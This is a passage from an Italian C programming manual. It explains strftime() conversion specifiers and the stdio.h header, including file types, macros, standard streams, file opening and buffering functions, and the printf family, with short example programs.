La funzione '**strftime()**' si occupa di interpretare il contenuto di una struttura di tipo '**struct tm**' e di tradurlo in un testo, secondo una stringa di composizione libera. In altri termini, questa funzione si comporta in modo simile a '**printf()**', dove l'input è costituito dalla struttura contenente le informazioni data-orario.

```
size_t strftime (char * restrict s,
                 size_t maxsize,
                 const char * restrict format,
                 const struct tm * restrict timeptr);
```

Dal modello del prototipo della funzione, si vede che questa restituisce un valore numerico di tipo '**size_t**'. Questo valore rappresenta la quantità di elementi[3] che sono stati scritti nella stringa di destinazione, rappresentata dal primo parametro. Dal computo di questi elementi è escluso il carattere nullo di terminazione, ma questo viene comunque aggiunto dalla funzione.

La funzione richiede, nell'ordine: un array di caratteri da utilizzare per comporre il testo; la dimensione massima di questo array; la stringa di composizione, contenente del testo costante e degli specificatori di conversione; il puntatore alla struttura contenente le informazioni data-orario da usare nella conversione.

La funzione termina il proprio lavoro con successo solo se può scrivere nell'array di destinazione il testo composto secondo le indicazioni della stringa di composizione, includendo anche il carattere nullo di terminazione. Se ciò non avviene, il valore restituito dalla funzione è zero e il contenuto dell'array di destinazione è imprecisato.

Il listato successivo mostra un programma completo che dimostra il funzionamento di '**strftime()**'. Va osservato che la conversione eseguita da tale funzione è sensibile alla configurazione locale; precisamente dipende dalla categoria '**LC_TIME**':

```
#include <stdio.h>
#include <locale.h>
#include <time.h>

int
main (int argc, char *argv[])
{
    char s[100];
    time_t t      = time (NULL);
    struct tm *tp = localtime (&t);
    int dim;
    setlocale (LC_ALL, "it_IT.UTF-8");
```

```
    dim = strftime (s, 100, "Ciao amore: sono le %H:%M del %d %B %Y.", tp);
    printf ("%d: %s\n", dim, s);
    return 0;
}
```

Ecco cosa si potrebbe ottenere eseguendo questo programma:

```
45: Ciao amore: sono le 09:32 del 27 giugno 2007.
```

Nella tabella successiva vengono elencati gli specificatori di conversione principali. Sono ammissibili delle varianti, con l'aggiunta di modificatori, che però non vengono descritte. Per esempio è ammissibile l'uso degli specificatori '**`%Ec`**' e '**`%Od`**', per indicare rispettivamente una variante di '**`%c`**' e '**`%d`**'.

Tabella 603.20. Specificatori di conversione usati dalla funzione '**`strftime()`**'.

Specificatore	Corrispondenza
`%C`	*century* Il secolo, ottenuto dividendo l'anno per 100 e ignorando i decimali.
`%y` `%Y`	*year* L'anno: nel primo caso si mostrano solo le ultime due cifre, mentre nel secondo si mostrano tutte.
`%b`|`%h` `%B`	Rispettivamente, il nome abbreviato e il nome per esteso del mese.
`%m`	*month* Il numero del mese, da 01 a 12.
`%d` `%e`	*day* Il giorno del mese, in forma numerica, da 1 a 31, utilizzando sempre due cifre: nel primo caso si aggiunge eventualmente uno zero; nel secondo si aggiunge eventualmente uno spazio.
`%a` `%A`	Rispettivamente, il nome abbreviato e il nome per esteso del giorno della settimana.
`%H` `%L`	*hour* L'ora, espressa rispettivamente a 24 ore e a 12 ore.
`%p`	La sigla da usare, secondo la configurazione locale, per specificare che si tratta di un'ora antimeridiana o pomeridiana. Nella convenzione inglese si ottengono, per esempio, le sigle «AM» e «PM».
`%r`	L'ora espressa a 12 ore, completa dell'indicazione se trattasi di ora antimeridiana o pomeridiana, secondo le convenzioni locali.
`%R`	L'ora e i minuti, equivalente a '**`%H:%M`**'.
`%M`	*minute* I minuti, da 00 a 59.
`%S`	*second* I secondi, espresso con valori da 00 a 60.
`%T`	*time* L'ora, i minuti e i secondi, equivalente a '**`%H:%M:%S`**'.

Specificatore	Corrispondenza
`%z` `%Z`	*time zone* La rappresentazione del fuso orario, nel primo caso come distanza dal tempo coordinato universale (UTC), mentre nel secondo si usa una rappresentazione conforme alla configurazione locale.
`%j`	*julian* Il giorno dell'anno, usando sempre tre cifre numeriche: da 001 a 366.
`%g` `%G`	L'anno a cui appartiene la settimana secondo lo standard ISO 8601: nel primo caso si mostrano solo le ultime due cifre, mentre nel secondo si ha l'anno per esteso. Secondo lo standard ISO 8601 la settimana inizia con lunedì e la prima settimana dell'anno è quella che include il 4 gennaio.
`%V`	Il numero della settimana secondo lo standard ISO 8601. I valori vanno da 01 a 53. Secondo lo standard ISO 8601 la settimana inizia con lunedì e la prima settimana dell'anno è quella che include il 4 gennaio.
`%u` `%w`	Il giorno della settimana, espresso in forma numerica, dove, rispettivamente, si conta da 1 a 7, oppure da 0 a 6. Zero e sette rappresentano la domenica; uno è il lunedì.
`%U` `%W`	Il numero della settimana, contando, rispettivamente, dalla prima domenica o dal primo lunedì di gennaio. Si ottengono cifre da 00 a 53.
`%x`	La data, rappresentata secondo le convenzioni locali.
`%X`	L'ora, rappresentata secondo le convenzioni locali.
`%c`	La data e l'ora, rappresentate secondo le convenzioni locali.
`%D`	*date* La data, rappresentata come '**`%m/%d/%Y`**'.
`%F`	La data, rappresentata come '**`%Y-%m-%d`**'.
`%n`	Viene rimpiazzato dal codice di interruzione di riga.
`%t`	Viene rimpiazzato da una tabulazione orizzontale.
`%%`	Viene rimpiazzato da un carattere di percentuale.

[1] Il valore positivo massimo è $(2^{31})-1$, il quale, diviso per la quantità di secondi di un giorno (86400) dà 24855 che, diviso 365, dà circa 68 anni.

[2] Il caso della funzione '**`clock()`**' e del tipo '**`clock_t`**' è stato considerato a parte.

[3] Si tratta di byte: se il testo copiato è costituito da sequenze multibyte, i byte sono in quantità maggiore rispetto ai caratteri tipografici che si ottengono.

C: «stdio.h»

Il file 'stdio.h' della libreria standard è quello che fornisce le funzioni più importanti e in generale è il più complesso da realizzare, in quanto dipende strettamente dal meccanismo di gestione dei file del sistema operativo. L'elemento più delicato che viene definito qui è il tipo di dati '**FILE**', da cui dipende quasi tutto il resto.

Alle complicazioni che esistevano già alla nascita del linguaggio, nei primi sistemi Unix, si aggiungono attualmente quelle relative alla distinzione tra file di testo e file binari, oltre che quelle relative alla gestione dei caratteri multibyte, per cui la lettura o la scrittura attraverso un flusso di dati deve tenere conto dello stato di completamento di tali informazioni.

Il file 'stdio.h' definisce le funzioni principali per l'accesso ai file e una serie di funzioni per la lettura e scrittura di dati formattati (si vedano '**print()**', '**scanf()**' e altre analoghe), ma altre funzioni realizzate espressamente per caratteri e stringhe estese (format e da elementi '**wchar_t**') si trovano nel file 'wchar.h'.

I file proposti che si basano sugli esempi del capitolo sono incompleti, in quanto manca la dichiarazione del tipo '**FILE**' e del tipo '**fpos_t**'.

604.1 Tipi

Il file 'stdio.h', oltre a '**size_t**' che fa già parte del file 'stddef.h', dichiara due tipi di dati a uso specifico per la gestione dei file: '**FILE**' e '**fpos_t**', realizzati normalmente attraverso delle strutture.

Il tipo '**fpos_t**' serve a rappresentare tutte le informazioni necessarie a specificare univocamente le posizioni interne a un file, per gli scopi delle funzioni '**fgetpos()**' e '**fsetpos()**'. Il tipo '**FILE**' deve poter esprimere tutte le informazioni necessarie a controllare un flusso di file (ovvero le operazioni su un file aperto), in particolare le posizioni correnti, il puntatore alla memoria tampone (*buffer*), l'indicatore di errore e di fine file.

```
typedef struct { /* omissis */ } fpos_t;

typedef struct { /* omissis */ } FILE;
```

L'organizzazione effettiva delle strutture che costituiscono i tipi '**fpos_t**' e '**FILE**' dipende strettamente dal sistema operativo (nel contesto particolare della propria architettura); pertanto, per poterne approfondire le caratteristiche, occorre prima uno studio dettagliato delle funzionalità del sistema operativo stesso.

604.2 Macro-variabili varie

Il file 'stdio.h' dichiara la macro-variabile '**NULL**', come già avviene nel file 'stddef.h', assieme ad altre macro-variabili a uso delle funzioni dichiarate al proprio interno. Quelle più semplici sono descritte nella tabella 604.3. L'esempio proposto della dichiarazione di tali macro-variabili è molto approssimativo:

```
#define _IOFBF          0       // Input-output fully buffered.
#define _IOLBF          1       // Input-output line buffered.
#define _IONBF          2       // Input-output with no buffering.
```

```
#define EOF            (-1)

#define FOPEN_MAX      10
#define FILENAME_MAX   254
#define L_tmpnam       FILENAME_MAX

#define SEEK_SET       0       // Dall'inizio.
#define SEEK_CUR       1       // Dalla posizione corrente.
#define SEEK_END       2       // Dalla fine del file.

#define TMP_MAX        100000  // Si ipotizza di usare nomi da
                               // «TMP00000.tmp» a «TMP99999.tmp».
```

Tabella 604.3. Macro-variabili comuni per le funzioni di '`stdio.h`'.

Denominazione	Significato mnemonico	Descrizione
`_IOFBF`	*input output fully buffered*	Indica simbolicamente la richiesta di utilizzo di una memoria tampone a blocchi.
`_IOLBF`	*input output line buffered*	Indica simbolicamente la richiesta di utilizzo di una memoria tampone gestita a righe di testo.
`_IONBF`	*input output with no buffering*	Indica simbolicamente la richiesta di non utilizzare alcuna memoria tampone.
`BUFSIZE`	*buffer size*	Rappresenta la dimensione predefinita della memoria tampone.
`EOF`	*end of file*	È un numero intero di tipo '**`int`**', negativo, che rappresenta il raggiungimento della fine del file. È in pratica ciò che si ottiene leggendo oltre la fine del file.
`FOPEN_MAX`	*file open max*	Il numero di file che un processo elaborativo può aprire simultaneamente, in base alle limitazioni poste dal sistema operativo.
`FILENAME_MAX`		La dimensione di un array di elementi '**`char`**', tale da essere abbastanza grande da contenere il nome del file più lungo (incluse le eventuali sequenze multibyte) che il sistema consenta di gestire.
`L_tmpnam`	*temporary name*	La dimensione di un array di elementi '**`char`**', tale da essere abbastanza grande da contenere il nome di un file temporaneo generato dalla funzione '**`tmpnam()`**'.
`SEEK_CUR`	*seek current*	Indica di eseguire un posizionamento a partire dalla posizione corrente del file.
`SEEK_END`		Indica di eseguire un posizionamento a partire dalla fine di un file.
`SEEK_SET`		Indica di eseguire un posizionamento a partire dall'inizio di un file.
`TMP_MAX`		Rappresenta la quantità massima di nomi di file differenti che possono essere generati dalla funzione '**`tmpnam()`**'.

604.3 Ipotesi di gestione del tipo «FILE»

Pur non essendo necessario che sia così, si può ipotizzare che per ogni file che possa essere aperto simultaneamente, sia disponibile un elemento di tipo '**`FILE`**' organizzato in un array. In tal caso, potrebbe essere dichiarato così, già nel file '`stdio.h`', anche se il nome usato è puramente indicativo:

```
…
FILE _stream[FOPEN_MAX];
…
```

L'uso della macro-variabile '**`FOPEN_MAX`**' garantisce che siano predisposti esattamente tutti gli elementi necessari alla gestione simultanea del limite di file previsti.

604.4 Flussi standard

Lo standard del linguaggio C prescrive che i nomi dei flussi standard previsti siano delle macro-variabili, tali da espandersi in espressioni che rappresentino puntatori di tipo '**`FILE *`**', diretti ai flussi standard rispettivi. Nel caso del compilatore GNU C i puntatori sono già definiti con lo stesso nome dei flussi e, nel file '`stdio.h`' vi si fa riferimento in qualità di variabili esterne (in quanto dichiarate nella libreria precompilata):

```
extern FILE *stdin;      // Si ipotizza che la libreria C definisca
extern FILE *stdout;     // già i puntatori ai flussi standard, usando
extern FILE *stderr;     // i nomi predefiniti.
                         //
#define stdin  stdin     // In questo caso, è facile definire le
#define stdout stdout    // macro che fanno riferimento ai flussi
#define stderr stderr    // standard.
```

Diversamente, nell'ipotesi in cui si gestisca un array di elementi '**`FILE`**', si potrebbe supporre che i primi tre elementi siano usati per i flussi standard e in tal caso le dichiarazioni delle macro-variabili potrebbero essere fatte così:

```
…
#define stdin  (&_stream[0])
#define stdout (&_stream[1])
#define stderr (&_stream[2])
…
```

604.5 Funzioni per la rimozione e la ridenominazione dei file

Le funzioni '**remove()**' e '**rename()**' consentono, rispettivamente di eliminare o di rinominare un file. Il file in questione viene individuato da una stringa, il cui contenuto deve conformarsi alle caratteristiche del sistema operativo. Le due funzioni hanno in comune il fatto di restituire un valore intero (di tipo '**int**'), dove il valore zero rappresenta il completamento con successo dell'operazione, mentre un valore differente indica un fallimento.

```
int remove (const char *filename);
int rename (const char *old, const char *new);
```

La sintassi per l'uso della funzione '**remove()**' è evidente dal suo prototipo, in quanto si attende un solo argomento che è costituito dal nome del file da eliminare; nel caso della funzione '**rename()**', invece, il primo argomento è il nome del file preesistente e il secondo è quello che si vuole attribuirgli.

È importante ribadire che il comportamento delle due funzioni dipende dal sistema operativo. Per esempio, la ridenominazione può provocare la cancellazione di un file preesistente con lo stesso nome che si vorrebbe attribuire a un altro, oppure potrebbe limitarsi a fallire. In un sistema Unix o simile, molto dipende dalla configurazione dei permessi.

604.6 Funzioni per la gestione dei file temporanei

Le funzioni '**tmpfile()**' e '**tmpnam()**' servono per facilitare la creazione di file temporanei. La prima crea automaticamente un file di cui non si conosce il nome e la collocazione, aprendolo in aggiornamento (modalità '**wb+**'); la seconda si limita a generare un nome che potrebbe essere usato per creare un file temporaneo:

```
FILE *tmpfile (void);
char *tmpnam (char *s);
```

L'uso della funzione '**tmpfile()**' è evidente, in quanto non richiede argomenti e restituisce il puntatore al file creato; la seconda richiede l'indicazione di un array di caratteri da poter modificare, restituendo comunque il puntatore all'inizio dello stesso array. In ogni caso va chiarito che il file creato con la funzione '**tmpfile**', una volta chiuso, viene rimosso automaticamente.

Le due funzioni devono essere in grado di poter generare un numero di nomi differente pari almeno al valore rappresentato da '**TMP_MAX**', rimanendo il fatto che non possano essere aperti più di '**FOPEN_MAX**' file e che non possono essere generati file con nomi già esistenti.

Se si utilizza la funzione '**tmpnam()**', l'array di caratteri che costituisce il primo argomento (*s*), viene usato dalla funzione per scriverci il nome del file temporaneo, restituendone poi il puntatore; tale array deve avere una dimensione di almeno '**L_tmpnam**' elementi, come si vede nell'esempio seguente:

```
#include <stdio.h>
int main (void)
{
    char t[L_tmpnam];
```

```
    char *p;
    p = tmpnam (t);
    printf ("%s %s\n", t, p);
    return 0;
}
```

Se la funzione '**tmpnam()**' riceve come argomento il puntatore nullo, il nome del file temporaneo viene scritto in un'area di memoria statica che viene sovrascritta a ogni chiamata successiva della funzione stessa.

Entrambe le funzioni, se non possono eseguire il loro compito, restituiscono un puntatore nullo.

604.7 Funzioni per l'apertura e la chiusura dei flussi di file

Le funzioni '**fopen()**', '**freopen()**' e '**fclose()**', consentono di aprire e chiudere i file, gestendoli attraverso un puntatore al ***flusso di file*** loro associato (*stream*). Il puntatore in questione è di tipo '**FILE ***'.

```
FILE *fopen   (const char *restrict filename,
               const char *restrict io_mode);

FILE *freopen (const char *restrict filename,
               const char *restrict io_mode,
               FILE *restrict stream);

int   fclose  (FILE *stream);
```

Quando viene aperto un file, gli si associa una variabile strutturata (un'area di memoria suddivisa in più componenti scalari) di tipo '**FILE**', contenente tutte le informazioni che servono a gestirne l'accesso. Questa variabile deve rimanere univoca e vi si accede normalmente attraverso un puntatore ('**FILE ***'). Dal momento che per il linguaggio C un file aperto è un flusso, la variabile strutturata che contiene le informazioni necessarie a gestirne l'accesso viene identificata come il flusso stesso, pertanto nei prototipi la variabile che contiene il puntatore '**FILE ***' viene denominata generalmente ***stream***.

Dal momento che non è compito del programmatore dichiarare la variabile di tipo '**FILE**', in pratica ci si riferisce al flusso di file sempre solo attraverso un puntatore a quella variabile. Pertanto, è più propriamente il puntatore a tale variabile che rappresenta il flusso di file.

L'apertura di un file, oltre che l'indicazione del nome del file, richiede di specificare la modalità, ovvero il tipo di accesso che si intende gestire. Sono previste le modalità elencate nella tabella 604.11.

Tabella 604.11. Modalità di accesso ai file.

Sigla	Mnemonico	Descrizione
`r`	*read*	Accesso in sola lettura di un file di testo.
`w`	*write*	Accesso a un file di testo in scrittura, che implica la creazione del file all'apertura, ovvero il suo troncamento a zero, se esiste già.
`a`	*append*	Accesso a un file di testo in aggiunta, che implica la creazione del file all'apertura, ovvero la sua estensione se esiste già.
`rb` `wb` `ab`	*binary*	Accesso in lettura, scrittura o aggiunta, ma di tipo binario.
`r+` `w+` `a+`	*update*	Accesso a un file di testo in lettura, scrittura o aggiunta, assieme alla modalità di aggiornamento. In pratica, con la lettura è consentita anche la scrittura; con la scrittura e l'aggiunta è consentita anche la rilettura.
`rb+` | `r+b` `wb+` | `w+b` `ab+` | `a+b`		Accesso a un file binario in lettura, scrittura o aggiunta, assieme alla modalità di aggiornamento. In pratica, con la lettura è consentita anche la scrittura; con la scrittura e l'aggiunta è consentita anche la rilettura. Si può osservare che il segno '**+**' può essere messo indifferentemente in mezzo o alla fine.

La funzione '**`fopen()`**' apre il file indicato come primo argomento (una stringa), con la modalità specificata nel secondo (un'altra stringa), restituendo il puntatore al flusso che consente di accedervi (se l'operazione fallisce, la funzione restituisce il puntatore nullo). La modalità di accesso viene espressa attraverso le sigle elencate nella tabella 604.11.

La funzione '**`freopen()`**' consente di associare un file differente a un flusso già esistente, cambiando anche la modalità di accesso, cosa che viene fatta normalmente per ridirigere i flussi standard. I primi due argomenti della funzione sono gli stessi di '**`fopen()`**', con l'aggiunta alla fine del puntatore al flusso che si vuole ridirigere. La funzione restituisce il puntatore al flusso ridiretto se l'operazione ha successo, altrimenti produce soltanto il puntatore nullo. Se nel primo argomento, al posto di indicare il nome del file, si mette un puntatore nullo, la chiamata della funzione serve solo per modificare la modalità di accesso a un file già aperto, senza ridirigerne il flusso. Va osservato che il cambiamento della modalità di accesso, in ogni caso, dipende dal sistema operativo e non è detto che si possano applicare tutte le combinazioni.

La funzione '**`fclose()`**' permette di chiudere il flusso indicato come argomento, restituendo un valore numerico pari a zero se l'operazione ha successo, oppure il valore corrispondente alla macro-variabile '**`EOF`**' in caso contrario. La chiusura di un flusso implica la scrittura di dati rimasti in sospeso (in una memoria tampone). Un flusso già chiuso non deve essere chiuso nuovamente.

604.8 Funzioni per la gestione della memoria tampone

Le funzioni '**setvbuf()**' e '**setbuf()**' consentono di attribuire una memoria tampone (*buffer*) a un certo flusso di dati (un file già aperto), mentre '**fflush()**' consente di richiedere espressamente lo scarico della memoria in modo che le operazioni sospese di scrittura siano portate a termine completamente.

```
int  setvbuf (FILE *restrict stream, char *restrict buffer,
              int buf_mode, size_t size);

void setbuf  (FILE *restrict stream, char *restrict buffer);

int  fflush  (FILE *stream);
```

La funzione '**setvbuf()**' permette di attribuire una memoria tampone a un file che è appena stato aperto e per il quale non è ancora stato eseguito alcun accesso. Il primo argomento della funzione è il puntatore al flusso relativo e il secondo è il puntatore all'inizio dell'array di caratteri da usare come memoria tampone. Se al posto del riferimento alla memoria tampone si indica un puntatore nullo, si intende che la funzione debba allocare automaticamente lo spazio necessario; se invece l'array viene fornito, è evidente che deve rimanere disponibile per tutto il tempo in cui il flusso rimane aperto.

Il terzo argomento atteso dalla funzione '**setvbuf()**' è un numero che esprime la modalità di funzionamento della memoria tampone. Questo numero viene fornito attraverso l'indicazione di una tra le macro-variabili '**_IOFBF**', '**_IOLBF**' e '**_IONBF**'. Il quarto argomento indica la dimensione dell'array da usare come memoria tampone: se l'array viene fornito effettivamente, si tratta della dimensione che può essere utilizzata; altrimenti è la dimensione richiesta per l'allocazione automatica.

La funzione '**setvbuf()**' restituisce zero se l'operazione richiesta è eseguita con successo; diversamente restituisce un valore differente.

La funzione '**setbuf()**' è una semplificazione di '**setvbuf()**' che non restituisce alcun valore, dove al posto di indicare la modalità di gestione della memoria tampone, si intende implicitamente quella corrispondente alla macro-variabile '**_IOFBF**' (pertanto si tratta di una gestione completa della memoria tampone), mentre al posto di indicare la dimensione dell'array che costituisce la memoria tampone si intende il valore corrispondente alla macro-variabile '**BUFSIZ**'. In pratica, è come utilizzare la funzione '**setvbuf()**' così:

```
(void) setvbuf (stream, buffer, _IOFBF, BUFSIZ);
```

La funzione '**fflush**' si usa per i file aperti in scrittura, allo scopo di aggiornare i file se ci sono dati sospesi nella memoria tampone che devono ancora essere trasferiti effettivamente. La funzione si attende come argomento il puntatore al flusso per il quale eseguire questo aggiornamento, ma se si fornisce il puntatore nullo (la macro-variabile '**NULL**'), si ottiene l'aggiornamento di tutti i file aperti in scrittura. A parte questo, la funzione non altera lo stato del flusso.

La funzione '**fflush()**' restituisce zero se riesce a completare con successo il proprio compito, altrimenti restituisce il valore corrispondente a '**EOF**' e aggiorna la variabile individuata dall'espressione '**errno**' in modo da poter risalire al tipo di errore che si è presentato.

La funzione '**fflush()**' interviene solo nella memoria tampone gestita internamente al programma, ma bisogna tenere presente che il sistema operativo potrebbe gestire un'altra memoria del genere, per il cui scarico occorre eventualmente intervenire con funzioni specifiche del sistema stesso.

604.9 Funzioni per la composizione dell'output

Alcune funzioni del file 'stdio.h' sono realizzate con lo scopo principale di comporre una stringa attraverso l'inserzione di componenti di vario genere, convertendo i dati in modo da poterli rappresentare in forma «tipografica», nel senso di sequenza di caratteri che hanno una rappresentazione grafica.

Queste funzioni hanno in comune una stringa contenente degli ***specificatori di conversione***, caratterizzati dal fatto che iniziano con il simbolo di percentuale ('**%**') e dalla presenza di un elenco indefinito di argomenti, il cui valore viene utilizzato in sostituzione degli specificatori di conversione. Il modo in cui si esprime uno specificatore di conversione può essere complesso, pertanto viene mostrato un modello sintattico che descrive la sua struttura:

```
%[simbolo] [n_ampiezza] [.n_precisione] [hh|h|l|ll|j|z|t|L] tipo
```

La prima cosa da individuare in uno specificatore di conversione è il tipo di argomento che viene interpretato e, di conseguenza, il genere di rappresentazione che se ne vuole produrre. Il tipo viene espresso da una lettera alfabetica, alla fine dello specificatore di conversione. La tabella successiva riepiloga i tipi principali.

Tabella 604.13. Tipi di conversione principali.

Simbolo	Tipo di argomento	Conversione applicata
%...d %...i	int	Numero intero con segno da rappresentare in base dieci.
%...u	unsigned int	Numero intero senza segno da rappresentare in base dieci.
%...o	unsigned int	Numero intero senza segno da rappresentare in ottale (senza lo zero iniziale che viene usato spesso per caratterizzare un tale tipo di rappresentazione).
%...x %...X	unsigned int	Numero intero senza segno da rappresentare in esadecimale (senza il prefisso '**0x**' o '**0X**' che viene usato spesso per caratterizzare un tale tipo di rappresentazione).
%...c	int	Un carattere singolo, dopo la conversione in '**unsigned char**'.
%...s	char *	Una stringa.
%...f	double	Un numero a virgola mobile, da rappresentare in notazione decimale fissa: **[-]** ***iii . dddddd***

Simbolo	Tipo di argomento	Conversione applicata
%...e %...E	double	Un numero a virgola mobile, da rappresentare in notazione esponenziale: [-] *i*.*dddddd*e±*xx* [-] *i*.*dddddd*E±*xx*
%...g %...G	double	Un numero a virgola mobile, rappresentato in notazione decimale fissa o in notazione esponenziale, a seconda di quale si presti meglio in base ai vincoli posti da altri componenti dello specificatore di conversione.
%p	void *	Un puntatore generico rappresentato in qualche modo in forma grafica.
%n	int *	Questo specificatore non esegue alcuna conversione e si limita a memorizzare un valore intero (di tipo '**int**') nella variabile a cui punta l'argomento. Per la precisione, viene memorizzata la quantità di caratteri generati fino a quel punto dalla conversione.
%%		Questo specificatore si limita a produrre un carattere di percentuale ('**%**') che altrimenti non sarebbe rappresentabile.

Nel modello sintattico che descrive lo specificatore di conversione, si vede che subito dopo il segno di percentuale può apparire un simbolo (*flag*). I simboli principali che possono essere utilizzati sono descritti nella tabella successiva.

Tabella 604.14. Alcuni simboli, o *flag*.

Simbolo	Corrispondenza
%+... %#+... %+0***ampiezza***... %#+0***ampiezza***...	Il segno «+» fa sì che i numeri con segno lo mostrino anche se è positivo. Può combinarsi con lo zero e il cancelletto.
%0***ampiezza***... %+0***ampiezza***... %#0***ampiezza***... %#+0***ampiezza***...	Lo zero fa sì che siano inseriti degli zeri a sinistra per allineare a destra il valore, nell'ambito dell'ampiezza specificata. Può combinarsi con il segno «+» e il cancelletto.
%***ampiezza***... % ***ampiezza***...	In mancanza di uno zero iniziale, in presenza dell'indicazione dell'ampiezza, il valore viene allineato a destra usando degli spazi. È possibile esprimere esplicitamente l'intenzione di usare gli spazi mettendo proprio uno spazio, ma in generale non è richiesto. Se si mette lo spazio letteralmente, questo non è poi compatibile con lo zero, mentre le combinazioni con gli altri simboli sono ammissibili.

Simbolo	Corrispondenza

`%-`***ampiezza***`...`
`%-+`***ampiezza***`...`
`%#-`***ampiezza***`...`
`%#-+`***ampiezza***`...`
	Il segno meno, usato quando la conversione prevede l'uso di una quantità fissa di caratteri con un valore che appare di norma allineato a destra, fa sì che il risultato sia allineato a sinistra. Il segno meno si può combinare il segno «+» e il cancelletto.

`%#...`	Il cancelletto richiede una modalità di rappresentazione alternativa, ammesso che questa sia prevista per il tipo di conversione specificato. È compatibili con gli altri simboli, ammesso che il suo utilizzo serva effettivamente per ottenere una rappresentazione alternativa.

Subito prima della lettera che definisce il tipo di conversione, possono apparire una o due lettere che modificano la lunghezza del valore da interpretare (per lunghezza si intende qui la quantità di byte usati per rappresentarlo). Per esempio, '**`%...Lf`**' indica che la conversione riguarda un valore di tipo '**`long double`**'. Tra questi specificatori della lunghezza del dato in ingresso ce ne sono alcuni che indicano un rango inferiore a quello di '**`int`**', come per esempio '**`%...hhd`**' che si riferisce a un numero intero della dimensione di un '**`signed char`**'; in questi casi occorre comunque considerare che nella trasmissione degli argomenti alle funzioni interviene sempre la promozione a intero, pertanto viene letto il dato della dimensione specificata, ma viene «consumato» il risultato ottenuto dalla promozione. La tabella successiva riepiloga i modificatori di lunghezza principali.

Tabella 604.15. Alcuni modificatori della lunghezza del dato in ingresso.

Simbolo	Tipo	Simbolo	Tipo

`%...hhd`
`%...hhi`
	`signed char`	`%...hhu`
		`%...hho`
		`%...hhx` | `%...hhX`
			`unsigned char`

`%...hd`
`%...hi`
	`short int`	`%...hu`
		`%...ho`
		`%...hx` | `%...hX`
			`unsigned short int`

`%...ld`
`%...li`
	`long int`	`%...lu`
		`%...lo`
		`%...lx` | `%...lX`
			`unsigned long int`

`%...lc`	`wint_t`	`%...ls`	`wchar_t *`

`%...lld`
`%...lli`
	`long long int`	`%...llu`
		`%...llo`
		`%...llx` | `%...llX`
			`unsigned long long int`

Simbolo	Tipo	Simbolo	Tipo
%…jd %…ji	intmax_t	%…ju %…jo %…jx | %…jX	uintmax_t
%…zd %…zi	size_t	%…zu %…zo %…zx | %…zX	size_t
%…td %…ti	ptrdiff_t	%…tu %…to %…tx | %…tX	ptrdiff_t
%…Le | %…LE %…Lf | %…LF %…Lg | %…LG	long double		

I modificatori di lunghezza si possono utilizzare anche con il tipo '**%…n**'. In tal caso, si intende che il puntatore sia del tipo specificato dalla lunghezza. Per esempio, '**%tn**' richiede di memorizzare la quantità di byte composta fino a quel punto in una variabile di tipo '**ptrdiff_t**', a cui si accede tramite il puntatore fornito.

Tra il simbolo (*flag*) e il modificatore di lunghezza può apparire un numero che rappresenta l'ampiezza da usare nella trasformazione ed eventualmente la precisione: '***ampiezza*** **[.*precisione*]**'. Il concetto parte dalla rappresentazione dei valori in virgola mobile, dove l'ampiezza indica la quantità complessiva di caratteri da usare e la precisione indica quanti di quei caratteri usare per il punto decimale e le cifre successive, ma si applica anche alle stringhe.

In generale, per quanto riguarda la rappresentazione di valori numerici, la parte intera viene sempre espressa in modo completo, anche se l'ampiezza indicata è inferiore; ai numeri interi la precisione non si applica; per i numeri in virgola mobile con rappresentazione esponenziale, la precisione riguarda le cifre decimali che precedono l'esponente; per le stringhe la precisione specifica la quantità di caratteri da considerare, troncando il resto.

In un altro capitolo, la tabella 584.9 riporta un elenco di esempi di utilizzo della funzione '**printf()**' dove si può valutare l'effetto dell'indicazione dell'ampiezza e della precisione.

L'ampiezza, o la precisione, o entrambe, potrebbero essere indicate da un asterisco, come per esempio '**%*.*f**'. L'asterisco usato in questo modo indica che il valore corrispondente (ampiezza, precisione o entrambe) viene tratto dagli argomenti come intero ('**int**'). Pertanto, per tornare all'esempio composto come '**%*.*f**', dagli argomenti viene prelevato un intero che rappresenta l'ampiezza, un altro intero che rappresenta la precisione, quindi si preleva un valore '**double**' che è quanto va rappresentato secondo l'ampiezza e la precisione richieste.

604.9.1 Funzioni che ricevono gli argomenti direttamente

Un gruppo di funzioni per la composizione dell'output riceve direttamente gli argomenti variabili che servono agli specificatori di conversione:

```
int sprintf  (char *restrict s, const char *restrict format, ...);
int snprintf (char *restrict s, size_t n, const char *restrict format, ...);
int fprintf  (FILE *restrict stream, const char *restrict format, ...);
int printf   (const char *restrict format, ...);
```

Tutte le funzioni di questo gruppo hanno in comune la stringa di composizione, costituita dal parametro ***format***, e gli argomenti successivi che sono in quantità e qualità indeterminata, in quanto per la loro interpretazione contano gli specificatori di conversione inseriti nella stringa di composizione. Inoltre, tutte queste funzioni restituiscono la quantità di caratteri prodotti dall'elaborazione della stringa di composizione. Va osservato che il conteggio riguarda solo i caratteri e non include, eventualmente, il carattere nullo di terminazione di stringa che viene usato per le funzioni '**`sprintf()`**' e '**`snprintf()`**'. Se durante il procedimento di composizione si verifica un errore, queste funzioni possono restituire un valore negativo.

La funzione '**`sprintf()`**' produce il risultato della composizione memorizzandolo a partire dal puntatore indicato come primo parametro (***s***) e aggiungendo il carattere nullo di terminazione. La funzione '**`snprintf()`**', invece, produce al massimo ***n***−1 caratteri, aggiungendo sempre il carattere nullo di terminazione.

La funzione '**`fprintf()`**' scrive il risultato della composizione attraverso il flusso di file ***stream***, mentre '**`printf()`**' lo scrive attraverso lo standard output.

604.9.2 Funzioni che ricevono gli argomenti da un'altra funzione

A fianco delle funzioni descritte nella sezione precedente, un gruppo analogo svolge le stesse operazioni, ma ricevendo gli argomenti variabili per riferimento. In pratica si tratta di ciò che serve quando gli argomenti variabili sono stati ottenuti da un'altra funzione e non da una chiamata diretta.

```
int vsprintf  (char *restrict s, const char *restrict format, va_list arg);
int vsnprintf (char *restrict s, size_t n, const char *restrict format, va_list arg);
int vfprintf  (FILE *restrict stream, const char *restrict format, va_list arg);
int vprintf   (const char *restrict format, va_list arg);
```

Il funzionamento è conforme a quello delle funzioni che non hanno la lettera '**`v`**' iniziale; per esempio, '**`vsprintf()`**' si comporta conformemente a '**`sprintf()`**'. Per comprendere la differenza si potrebbe dimostrare la realizzazione ipotetica della funzione '**`printf()`**' avvalendosi di '**`vprintf()`**':

```
int printf   (const char *restrict format, ...)
{
    va_list arg;
    va_start (arg, format);
    int count;
    count = vprintf (format, arg);
    va_end (arg);
    return count;
}
```

604.10 Funzioni per l'interpretazione dell'input

